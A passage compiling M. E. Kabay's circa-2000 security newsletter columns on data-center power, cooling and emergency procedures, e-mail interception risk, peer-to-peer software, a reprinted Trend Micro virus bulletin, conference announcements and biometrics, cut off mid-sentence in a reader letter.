In this series, we are looking at how physical security can support the security needs of network operations centers (NOCs) and data centers (DCs). Today's brief note is a continuation of a sub-series on electrical power and related topics.

Be sure that there are at least two Apanic buttons@ (more properly known as the Emergency Power Off or EPO) in your computer room: one at each end and both near exits. The EPO cuts off all power to everything in the computer room except the lights. These switches should be protected against accidental use; for example, you can choose switches covered with a spring-loaded flip-top cover or models with the button at the bottom of a one-inch finger-sized tube. Install a phone within reach of each EPO for rapid communications in an emergency. Put a long extension cord on the handset of that phone or provide a cordless phone for use only in an emergency (cordless phones are not secure and should not normally be used for business communications). For an extended discussion of the EPO, see Technical Note #T22, "Understanding Emergency Power Off (EPO)", at the APC Web site < http://159.215.19.5/kbasewb2.nsf/Tnotes+External/6982D6F45A1473718525672300568CB0?OpenDocument >.

It is especially important that the EPO shut down the power to your air conditioning equipment in case of a fire: ventilating an area threatened by fires is a really bad idea.

In one apartment building where I lived many years ago, a visitor had trouble opening the electrically-operated door and therefore pulled the nearest handy lever B the fire alarm. To prevent this sort of error, label panic switches clearly; e.g., AMASTER POWER CUTOFF.@ In general, my experience running a large data center convinced me that every single switch, electrical receptacle, and data communications plug ought to be labeled understandably and clearly. I don't think you can easily overdo labeling in an operations center.

Keep fuses handy in all the right sizes for all your electrical gear, including the power supplies. Make sure that your staff knows exactly where those fuses are kept. Run drills to make sure that their response to an electrical emergency is exactly what you have decided makes the most sense.

Every time you order modifications to the electrical system or find out that your building is having such modifications, be sure to check that the grounding is correct. Especially when your midrange or mainframe systems use three-phase power, it's crucial that the correct wires carry the ground. While you're at it, verify that your building is properly grounded in case of lightning strikes. This precaution is especially important throughout the great plains of North America.

Be sure that your facilities crew are absolutely clear on which circuits may NOT be interrupted for routine work on the power system. Losing power because an electrician tripped a breaker is just

as much a problem as any other kind of power loss. And it's worse if some untrained, unaware person shuts off power from your standby power systems B and the RISKS FORUM DIGEST < http://catless.ncl.ac.uk/Risks/ > is full of reports of that kind of incident.

Next time, the last in this sub-series on electricity; we'll look at some odds and ends such whether to shut the power off your computer at all and how to stop an accidental electrocution.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Physical Security: Electricity (7)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are looking at how physical security can support the security needs of network operations centers (NOCs) and data centers (DCs). Today's brief note is a the last in a sub-series on electrical power and related topics.

I'm sure some of you recall my cryptic comment last time about stopping an accidental electrocution. No, this isn't a reference to *The Green Mile* or a political polemic about capital punishment. It's about what you would do in case one of your colleagues touches a live 120V wire and their hand clenches rigidly onto the power source?

One hopes that there would be an easy way to cut the power: that's one of the purposes of the panic button we discussed in the last contribution to this sub-series.

But if someone were in the process of being electrocuted in your computer room and for some reason you didn't have a panic button, what would you use to move them off the live wires? You're supposed to use a non-conductor such as wood or plastic. Some data centers have a wooden cane for this purpose hung on the wall along with fire extinguishers and other emergency equipment. Don=t forget to train your staff, though, or the cane will simply sit on the wall while several people electrocute each other in turn. And issue a firm injunction against all Charlie Chaplin imitations during working hours.

If for some reason you want to shut off your computer equipment automatically or to shutdown and start it up remotely, you can install inexpensive switches to do both. There are switches with serial ports that allow a computer to send a signal which will power down all systems on the switch. Thus your system could shut itself off at the end of its nighttime processing.

Contrariwise, there are switches that sit on the phone line; when they sense a modem or FAX signal, they can turn on the power to whatever equipment you connect to them. For those people who insist on powering off their equipment overnight, some switches can even be programmed with a timer so that your system can be up and running in the morning when you arrive at work.

However, it is my understanding that shutting off the power to computer equipment is not recommended unless you intend to leave it off for an unusual length of time. The way it was explained to me by an electrical engineer is that the repeated thermal contractions and expansions caused by powering off computer systems actually causes more harm than simply leaving everything on standby. One of the consequences of the shrink/expand cycles seems to be that improperly-installed chips with cold-solder joints can actually work themselves loose enough to start causing intermittent problems. This advice was bolstered by a study (to which I alluded in an earlier article in this series) in a large firm with several thousand PCs that were divided into always-on and shut-off-at-night groups. The study supposedly showed that powering down at

night and powering up in the morning was correlated with increased hardware problems.

Unfortunately, I have lost the reference to this study and, despite a serious effort to locate information in my databases and on the Web, am unable to find documentation that supports these long-standing beliefs of mine. Do any readers out there have some published reference material bearing on the advisability of powering off versus staying on? If so, please write to me and I'll follow up with another column reporting your findings.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Physical Security:
Air-conditioning (1)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are looking at how physical security can support the security needs of network operations centers (NOCs) and data centers (DCs). Today's brief note is a the first of two about air-conditioning.

Concentrations of computer system equipment (host processors, LAN servers, disk drives, system printers, tape backups, multiplexors, and so on) can use so much energy that regular office air-conditioning (A/C) fails to dissipate the heat. Ideally, temperatures in your computer center should be 66-73 F (19-23 C). Midrange and mainframe systems still produce so much heat that A/C failure can rapidly lead to high temperatures.

Each component of your computer system usually has its own temperature sensor that can cut off power at the upper end of the temperature range. In addition, computer rooms have their own global thermostats and cutoff switches.

In the data center where I worked in the mid-1980s, an A/C unit failed one day. A new operator noticed the rising temperature but didn't realize the cause. He looked about for the room thermostat and noticed a temperature dial in the ceiling. It was set at 90 F (32 C). He turned it down to 70 F (21 C) and immediately lost power all over the computer room. He had changed the overtemp power cutoff.

That day, we labeled every single dial and switch in the computer room.

Relative humidity should be maintained from about 45 to 55% to prevent static electricity buildup (if too dry) and condensation or curling paper (if too humid).

Air pressure in the computer center should be slightly higher than in surrounding office areas so that air tends to flow out of the equipment area when doors open (especially in an emergency, positive pressure helps keep smoke and dust away from the electronics).

The computer room A/C should be separate from that for the rest of the building. You need to be able to control ambient conditions yourself under normal circumstances.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is an independent Venture Consulting firm founded at SRI International, formerly known as Stanford Research Institute. AtomicTangerine's mission is to apply the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries. Headquartered in the San Francisco Bay Area,

AtomicTangerine has more than 225 employees in eleven offices worldwide. Additional information on the company can be accessed via the Web at < http://www.atomictangerine.com >.

Physical Security:
Air-conditioning (2)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are looking at how physical security can support the security needs of network operations centers (NOCs) and data centers (DCs). Today's brief note is a the second of two about air-conditioning (A/C).

Protect the external air intakes to reduce the risk of a gas attack or tampering with your A/C. Make sure that the ductwork is non-combustible and that it does not provide a crawlspace for unauthorized access to your computer room. Sometimes it seems that every movie involving penetration of a secured area includes an obligatory scene in which heros or villains crawl undetected through the A/C ducts. In every case, access to the ducts is relatively easy and is accomplished by removing a flimsy grate without using tools.

Link your A/C units to the fire-suppression control systems. The panic button that cuts power to your computer equipment should include the A/C equipment. In case of a fire, the last thing you need is the A/C continuing to pump fresh air into an enclosed area at risk.

The perforated tiles in your raised floor are part of the A/C system and fire-suppression systems. A/C engineers lay these tiles in patterns that control air flow within the computer room. These tiles must not be displaced at random. In some data centers, operators move the tiles about without considering the effects on air flow; in one case reported by a student in my Information Systems Security course, operators decided they didn't like the tiles, so they moved them all over to the far corner of the computer room. This spontaneous redesign of the A/C system produced Arctic conditions in one area and tropical temperatures in the other. The operators were on their way to generating a model of the global atmospheric wind patterns.

Although I've mentioned this in a previous column, I urge you to make sure that the floor under the raised tiles is kept clean and free of extraneous materials. The area next to an A/C outlet is often very cool; however, for example, is not an appropriate cooler for soft-drinks and beer <g>.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is an independent Venture Consulting firm founded at SRI International, formerly known as Stanford Research Institute. AtomicTangerine's mission is to apply the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries. Headquartered in the San Francisco Bay Area, AtomicTangerine has more than 225 employees in eleven offices worldwide. Additional information on the company can be accessed via the Web at < http://www.atomictangerine.com >.

Sniffing E-mail

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

Today's column has nothing to do with psychoactive substances. A reader wrote, "Can you point me toward any research/papers/analysis or just observations of the relative vulnerability of or unauthorized access to e-mail content vs. general network TCP/IP packet content? Although e-mail is certainly a carrier of some ugly stuff, is it any more susceptible to having its confidentiality or integrity compromised than other data traveling down a wire, or hanging just off it in a server? Or less?"

It is a commonplace that if you want an e-mail message to be private you should encrypt it so only the desired recipient(s) can read it. The same rule applies to Internet traffic in general and underlies the reason for installing virtual private networks (VPNs) that encrypt traffic traveling along the Internet.

First, let's look at the points of vulnerability for any traffic traveling through the Internet. The highest likelihood of interception is at both ends of the virtual circuit: where the message originates and where it terminates. Physical access to the workstations and local e-mail servers provides the greatest threat to e-mail confidentiality, especially since few users bother to lock (physically or logically) their workstations at the office or at home. Next in threat potential is Web-based access to server-resident information. Because many servers still do not have data encryption enabled, access to the cleartext data on their disks is much easier than trapping the flow of data once transactions or messages have been launched. Many credit-card and phone-card thefts that have made national news over the years have been due to access to such stored data. In 1996, for example, several employees of the U.S. Social Security Administration were shown to have stolen personal information on 11,000 victims and sold them to a ring of credit-card fraudsters. In 1997, Elizabeth John, a manager at Harrods in London, admitted having taken 1,288 receipts and confidential records from her employers; her brother and others stole 205,000 pounds sterling using the credit card info. That same year, Carlos Felipe Salgado, Jr confessed to stealing 100,000 credit-card numbers, some of them by packet-sniffing at a San Diego Internet Service Provider (ISP), others by attacking Web sites with bad security. In 1999, Joe Harris, a computer technician at the Seattle-area "Blarg! Online" ISP, discovered to his horror that improperly-installed shopping-cart software used widely on the Net to simply shopping could allow anyone to see confidential data such as credit-card numbers because the data were improperly stored in ASCII files without encryption.

If the e-mail stays within an enterprise local area network (LAN) or wide-area network (WAN), another risk becomes unauthorized sniffers (network protocol or traffic analyzers) or authorized sniffers that are being misused. A serious problem is that sniffers do not generally broadcast any packets to indicate their presence or activity; they just sample or filter the passing traffic in

promiscuous mode and report or log their findings. A famous example of such abuse occurred in October 1994, when a ring of criminal hackers operating in the United States, England and Spain stole the telephone calling card numbers of 140,000 subscribers of AT&T Corp, GTE Corp, Bell Atlantic and MCI Communications Corp. These thefts are estimated to have resulted in U$140 million of fraudulent long distance calls. In a significant detail, a switch engineer working for MCI inserted Trojan horse software on internal networks to record calling-card and ordinary credit-card numbers passing through MCI's telephone switching equipment. In today's environment, I hope that everyone has turned on automatic packet encryption on all LANs and WANs.

So what about all the fuss over Secure Sockets Layer (SSL) and VPNs? Why are we so concerned about sending packets of confidential data over the Internet? I think that the consensus among security specialists is that the likelihood of capturing such data while they are speeding along the public switched network (PSN) and through high-speed Internet trunk lines is very low indeed. What is marginally less unlikely is capture while the packets are being routed through the store-and-forward architecture of the Internet. Any time packets are resident in a server, anyone with root access can capture them and read unencrypted samples. Whether anyone is actually doing this is a difficult question to answer. After all, the nature of the Internet dictates that packets from a single data stream (an e-mail message, for example) may be scattered randomly through different paths through the Net depending on instantaneous measures of load on different outbound paths from a router. What are the chances on a heavily-traveled "lane" of the Internet that all or even several packets from a single message will end up going through a particular node on the Net?

As far as I can see, (1) the chances of illicit interception while data are in transit are very low – perhaps much lower than the likelihood of having someone copy your credit-card data by hand in a roadside restaurant. (2) E-mail data are no more likely to be captured in this way than any other data.

If anyone out there has research about these questions, I'd sure like to hear from you. I'll be happy to write up your findings and provide references to published information.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Two Upcoming INFOWAR Conferences

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

I've been interested in information warfare issues since the early 1990s; I convened the first and second International Conferences on Information Warfare in 1993 and 1995. There were 60 people from around the world in 1993 and 120 in 1995; now the regular INFOWAR conferences sponsored by MIS Training regularly draw many hundreds of military, civilian and academic personnel. See < http://www.misti.com/conference_show.asp?id=IW00 > for full details on the upcoming InfowarCon 2000 in Washington DC on September 12 and 13th.

Having participated in many of these I can tell you that the conference organizers and the MISTI staff do a superb job in planning and delivering excellent content at these events. One of the most imaginative sessions I recall was a demonstration some years ago of what Winn Schwartau calls a HERF (high-energy radio-frequency) gun. The HERF device did indeed interfere with PC – but it was the size of a small weather balloon! Hilarious.

A couple of days ago I got a fax message about an infrastructure protection conference from an organization with a fascinating name: The Association of Old Crows. According to their Web site at < http://www.crows.org >, it seems that during World War II, the name "Old Crows" emerged from the first use of electronic warfare to disrupt enemy communications and radars. Allied equipment and operators were known by the code name "Raven". Common jargon changed the name to "Crows" and those engaged in the profession became known as Old Crows. The general information sheet says that there are over 17,000 members in 71 chapters world wide.

Quoting from a document they sent me, the AOC, in cooperation with the Department of Commerce Critical Infrastructure Assurance Office, will be sponsoring a conference on Infrastructure Assurance and Emerging Technologies on September 6-7, 2000 at the Ronald Reagan Building and International Trade Center, Washington, DC. The conference chairman will be General Robert T. "Tom" Marsh, USAF (Ret.). The keynote speaker will be Dr. John Hamre, former Deputy Secretary of Defense. The theme of the conference will be "What Does It Take to Provide Assurance, Now and In the Future?"

The conference will be unclassified and provide a forum to address the technical, policy, legal and social requirements of organizations and governments to provide and maintain assurance. The format for the conference will be four panels of recognized experts in the field of Information Assurance.

Panel I will address A Case for Action focusing on the pressing need to protect our critical infrastructures and focus on the current state of public policy. The panel will be chaired by Mr. John Tritak, Director, CIAO. Panel participants are: James Adams, CEO, iDefense; Glenn

Schlarmann, OMB, Office of Information & Regulatory Affairs; and Michael Vatis, Director, NIPC.

Panel II will address Available Means and it will be chaired by Steve Katz, Chief Information Security Office, Citicorp. Panel members include: Stewart Baker, Partner, Steptoe & Johnson; Rhonda MacLean, Bank of America; and William Marlow, Executive VP, Global Integrity.

Panel III will focus on Needed Capabilities addressing shortcomings to identify malicious activity in cyberspace, implement good security practices and identify the next steps required to stay ahead of the threat in terms of: does the technology exist; is it economical to implement; and do the political realities permit this to happen. The panel will be chaired by Ray Kammer, Director, NIST. Panel participants include: Steve Cross, Director, Software Engineering Institute, CMU; Michael Jacobs, DDI, NSA; and Alan Paller, Director, SANS.

The final panel will focus on The Future considering projected advances in technology. The chair will be Phil Lacombe, Senior VP, Infrastructure Protection, The Veridian Corporation. Members are Maj Gen John Casciano, USAF (Ret.), VP for Strategy, Litton-TASC; Lt Gen Jay Kelley, USAF (Ret.) Lockheed Martin; Randall Larsen, Director Homeland Defense Strategies, ANSER Corporation; and Dan Ryan, Adjunct Professor, GWU.

In addition to these outstanding panels, Dr. James R. Schlesinger, Senior Advisor, Lehman Brothers & Chairman, Mitre Corporation will be the special luncheon speaker on September 6.

This is a not-to-be missed forum of distinguished experts from a cross-section of both government and commercial enterprises. Look for further information on the association Web site (http://www.crows.org) or call the convention department at 703-549-1600.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Peer-to-Peer Software and Security

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

I recently reviewed an excellent White Paper and would like to direct your attention to the problems and solutions it presents.

"Security Concerns for Peer-to-Peer Software" by Mike Petruzzi <mpetruzzi@ktsi.com>, Rob Sherwood, John Dunnivan, Rob Chavez and Pat Holley of Key Technologies and Security, Inc. reviews the security implications of programs such as Napster, Gnutella and their possible variants.

The following extracts (slightly reordered) from their well-written paper are reprinted with the kind permission of my old friend and colleague, Fred Tompkins, Senior Vice President of KTSI.

Peer-to-peer (hereafter referred to as P2P) communication software allows individual computers to share and swap various types of files. Recently, P2P software has been much in the news due to current and potential lawsuits. Napster, the company that makes software for exchanging MP3s (encoded music files), is being sued for copyright infringement; the recently re-released Gnutella has the potential for exchanging all types of files and may therefore be embroiled in litigation even more quickly than Napster was.

P2P software takes the idea that the Internet is for sharing to new levels. P2P has been described as "an anarchistic threat to the current Internet" (David Streitfeld, The Washington Post, July 18, 2000) and Marc Andreesen has called P2P software the most important thing on the Internet in the last six years (when Netscape was first released) and a "benevolent virus." Ian Clarke, the creator of FreeNet, says, "People should be free to distribute information without restrictions of any form."

Even protected code is not safe. Programs like AOL Instant Messenger, or any other P2P software, can be reverse engineered and released as Open Source software. These programs can then be released for any operating system platform. This also gives malicious hackers the ability to change the software code so that it can be used for other purposes. This requires a great deal of programming knowledge and skill, but can still be done.

The first obvious concern is the liability of copyright infringement. Even though all of the companies that produce and release P2P software issue warnings regarding the illegalities of downloading copyrighted materials, simply releasing the software makes those illegal acts possible. Some P2P software contains security warnings during the installation of the software and enables default settings to protect the naïve consumer and their computer. But armed with some simple knowledge of the Internet and its protocols, even a beginner criminal hacker can

cause many security risks to users of this class of software.

More important than any copyright concerns are the potential security concerns for corporations and consumers. For corporations, P2P software threatens:

- bandwidth consumption
- liabilities and acceptable use violations
- undermining of security policies
- Trojan Horse and virus distribution
- disclosure of IP and MAC addresses
- telecommuters.

For individual consumers, P2P software represents:

- disclosure of IP and MAC addresses
- disclosure of connection speed
- file sharing
- Trojan horse and virus distribution.

I hope that readers will go to the KTSI Web site and read the entire article for themselves. The URL is < http://www.ktsi.net/whsecurityp2p.html >.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Trend Micro Virus Report

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

One of the functions of this newsletter is to introduce readers to a variety of resources for better network and system security. One of the most concise and information-packed virus newsletters is the free "Trend Micro Virus Report." The writing is clear and there is virtually no marketing fluff. Job well done!

Here is a recent issue to give you a sense of what the editors provide.

1. W97M_PIECE.A (New Destructive Macro Virus reported In-the-Wild)

W97M_PIECE.A is a new macro virus which was recently reported in Europe and South America.

Similar to W97M_MELISSA, this new macro virus attempts to spam copies of itself to users in the Microsoft Outlook Address book.

The subject line of the outgoing message is:

" A Piece of Information From <Username> "

The body of the outgoing message is:

" Here is some thing about EME College that you better know... "

W97M_PIECE also contains a destructive payload, which triggers on May 28th. On that day, it deletes all .INI files in the Windows folder, leaving the system unusable.

To read more about additional payloads, please refer to our website at:
http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=W97M_PIECE.A

W97M_PIECE.A is detected and removed with Trend pattern #750 and above.

2. 10 Most Prevalent In-The-Wild Malware Surveyed by Trend US
(week of: 07/24/2000 to 07/30/2000)
---
1. VBS_KAKWORM.A

2. TROJ_SKA
3. VBS_STAGES.A
4. VBS_LOVELETTER
5. VBS_NETLOG.WORM
6. JOKE_SMALLPEN
7. TROJ_PRETTY_PARK
8. JOKE_GESCHENK
9. JOKE_FLIPPED
10. VBS_NETLOG.B

Trend Micro also offers the first real-time World Virus Tracking Center, which shows the regional distribution of viruses worldwide during the past 24 hours, past 7 days and past 30 days.

The World Virus Tracking Center can be accessed at:
http://wtc.trendmicro.com/wtc/

3. Top 10 Viruses Trend US Customers are Most Concerned About
(where systems were not infected)
---

1. VBS_KAKWORM.A
2. KALI - Let's watch TV Hoax
3. W97M_SHANKAR
4. TROJ_SKA
5. TROJ_PRETTY_PARK
6. POLYBOOT-B
7. TROJ_THE_THING
8. VBS_GODFATHER.A
9. VBS_NETLOG.B
10. JOKE_SMALLPEN

4. "KALI - Let's watch TV" HOAX

This hoax warns users about an email message with the subject: " Let's watch TV ".

According to the hoax email, IBM warns Internet users about a virus, which is much worse than Melissa. Furthermore, according to the message, the virus destroys Macintosh and IBM compatible computers.

This warning has been identified as a hoax and we advise all email users not to distribute it to others.

For details on this hoax and other hoaxes, please visit our website at:
http://www.antivirus.com/vinfo/hoaxes/hoax.asp

5. Trend Goes Wireless

If you own a Palm OS platform device with wireless access, download Trend's web clipping application and check, search and be updated on new viruses from anywhere in the US.

Download at:
http://www.antivirus.com/banners/tracking.asp?si=63&bi=90&ul=http://www.antivirus.com/palm/

++

Have you got friends or colleagues who would like to receive the Trend Virus Report? Forward this email and direct them to click on URL to subscribe:
http://www.antivirus.com/subscriptions/default.asp

[Neither AtomicTangerine nor the author has any business interest in Trend Micro Systems.]

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

European Biometrics Summit

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

Authentication, the linking of an identifier to a person who is authorized to use that identifier, depends one or more of four possible authentication factors, usually summarized as
* What you know (i.e., passwords, passphrases);
* What you have (i.e., tokens, such as physical keys or password generators);
* What you are (i.e., biometric authenication using physical features such as hand geometry and patterns on irises, retinas and fingers);
* What you do (i.e., biometric authentication using such dynamic features as signatures and voice patterns).

Here's some information I recently received about a conference that sounds interesting for network security managers considering biometric identification and authentication solutions.

BIOMETRICS IN BUSINESS-THE EUROPEAN BIOMETRICS SUMMIT
6th - 8th December, 2000
Flanders Language Valley, Belgium

Biometric technology, once an idea marginalized in science fiction, is finally reaching a mass audience. Large investments in the market, the strategic focus of companies like Microsoft and the support of analysts have combined to develop a new security standard, based on voice, face and fingerprint recognition. As we enter the new millennium, demand for biometric security solutions is expanding exponentially.

Between the 6th and the 8th of December, 2000 at the Flanders Language Valley, Belgium, the major players in this exciting market, such as Keyware Technologies, SAIL Trust and Visionics, IT and telecom players, such as EDS and Microsoft, will be addressing and discussing key industry issues. The conference, named Biometrics in Business and themed around the idea that "only bodies speak the truth," will focus on exploring the security and convenience benefits of biometric solutions. Attendees will be able to discuss real life business cases with end-users in vertical markets such as banking, telecom and government, and gain an appreciation of the strategic application of biometric technology.

Top decision-makers from a broad range of industries across Europe will be able to meet with leading solution providers to see how biometrics is already making a difference in their fields. Presentations will cover a variety of strategies and solutions, from physical access to Internet security, from smart cards to digital signatures, allowing attendees to find the solution that best

meets their needs.

More information about the Biometrics in Business Summit can be found at www.bibizz.com. To attend the Summit, please email < info@bibizz.com >. Members of the media are welcome.

[The announcement above is communicated as a matter of information; inclusion in this column does not imply endorsement or involvement by the author or by AtomicTangerine, Inc.]

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

From Product to Process:
Bruce Schneier's Analysis of INFOSEC

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

Bruce Schneier is one of the intellectual giants of our field. Author of several books, including the much-translated and appreciated *Applied Cryptography* (see < http://www.counterpane.com/orderac2.html > to order his books), Mr Schneier has contributed many focused and insightful articles on fundamental aspects of INFOSEC. In particular, his free CRYPTO-GRAM newsletter, published monthly by his company, Counterpane Internet Security Inc., is always worth reading. See < http://www.counterpane.com/crypto-gram.html > for archives and subscription information.

In May, Crypto-Gram < http://www.counterpane.com/crypto-gram-0005.html > included the article, "Computer Security: Will We Ever Learn?"

Schneier opens with his oft-quoted dictum, "Security is a process, not a product." [A corollary is "Security is a process, not a state."] After describing known problems with operating systems and encryption algorithms, he asks, "Is anyone paying attention?" Alas, "the answer to this question is: not really. . . . No one is paying attention because no one has to." He explains that the lack of legal liability for incompetent software engineering lets manufacturers take the easy route of producing bad-quality security software. "Real security is harder, slower, and more expensive, both to design and to implement. Since the buying public has no way to differentiate real security from bad security, the way to win in this marketplace is to design software that is as insecure as you can possibly get away with."

I think that there have been efforts in the right direction to improve security products. My former long-time employer, ICSA Labs < http://www.icsa.net > , runs several industry consortia < > that focus on setting and applying standards of functionality and quality to different types of products. See < http://www.icsa.net/html/certification/ > for a description of the certification process at ICSA Labs. I know from personal experience with the consortia that the ICSA staff and the representatives from member companies take their job seriously. For example, the Anti-Virus Product Developers' (AVPD) Consortium raised the standards for anti-virus products very quickly so that the AVPDs could no longer compete on the basis of how many variants of malicious software they could identify: that information became common knowledge, and all of the participating anti-virus scanner products were tested against the same "zoo" and using the same test procedures. Within a few years, this quality-assurance effort paid off for everyone: users could count on effective anti-virus functionality from any ICSA-certified anti-virus product; AVPDs could focus on user documentation and interface, ease of installation, and frequency of updates rather than wasting time and effort futilely trying to win a numbers game.

Schneier recommends that everyone concerned with security keep track of known vulnerabilities using alert services and network vulnerability scanners. He argues that we ought to be monitoring all network components continuously. "Almost everything on your network produces a continuous stream of audit information: firewalls, intrusion detection systems, routers, servers, printers, etc. Most of it is irrelevant, but some of it contains footprints from successful attacks. Watching it all is vital for security, because an attack that bypassed one product might be picked up by another."

In a White Paper, "Managed Security Monitoring,", < http://www.counterpane.com/whitepaper.html > Schneier explains the results of his thinking: his company's focus on continuous monitoring of client security data as the heart of his company's business. He then describes in detail every element of the new service that his company is offering subscribers. As usual, the writing is clear and concise.

This is a marketing document that provides sound information and sound reasoning and therefore makes Schneier and his colleagues look good -- for real. I wish more companies would govern their marketing departments to ensure this kind of excellence in their documentation. If you have any sway over such people, why not slip them a copy of this column?

Finally, take a look at the information on Schneier's new book, Secrets and Lies: Digital Security in a Networked World on his Web site at < http://www.counterpane.com/sandl.html >. I am looking forward to getting a reviewer's copy from the author and will report my impressions in another column.

[Neither the author nor AtomicTangerine have a business relationship with Counterpane Systems and the above commentary is not to be construed as an endorsement of Counterpane Systems' services.]

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

limit on any Web site, and to republish it in any way they see fit.

Banks and Biometrics

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

The following comments on identification and authentication are from a reader who has asked to remain anonymous. He decline to suffer the slings and arrows of an outrageous legal department to get permission to be quoted with attribution.

>I have very much enjoyed your treatises on security that appear in the Network World Fusion. I would, however, like to add a few observations regarding the following statement that you made.

"It seems to me that much of the blame for identity theft lies in the financial and legal systems. We are just not demanding adequately rigorous identification and authentication of people requesting financial instruments. There exist sufficiently precise biometric authentication methods today that we ought to be able to tie a name to a physical identity. In the U.K., recent trials of iris recognition at automated banking machines have been successful in providing nonintrusive authentication of identity to reduce fraud."

Although these opinions are strictly my own, I do work for a large financial institution which has been investigating various forms of biometric identification for a number of years.

There are a number of issues that have prevented the widespread use of biometrics for identification, not the least of which is customer acceptance. While the scenarios of arrest that you portray may well occur on occasion, the more common scenario is that the customer (by law) ends up being held responsible (in the case of credit card fraud) for a maximum of $50 while the financial institutions and businesses take the bulk of the loss. And often that $50 fee is waived.

In the past, consumers have been sufficiently unworried about such fraud affecting their lives in a significant way that they have declined the hassle that biometric identification introduces. Many people are very wary of putting their eye up to a device that scans a retina, and they certainly do not want to do it every time they withdraw money from an ATM.

In addition, such biometric identification conjures up thoughts of a technological "big brother" who is watching over us all. Issues of privacy, whether they have any rational basis or not, loom large in consumer acceptance of these new technologies.

In deciding whether to choose convenience over security, many (and I would venture, probably most) consumers choose convenience. As problems of identity theft rise, this choice may change.

Identity theft has always been around, of course. It is just becoming more wide-spread with the

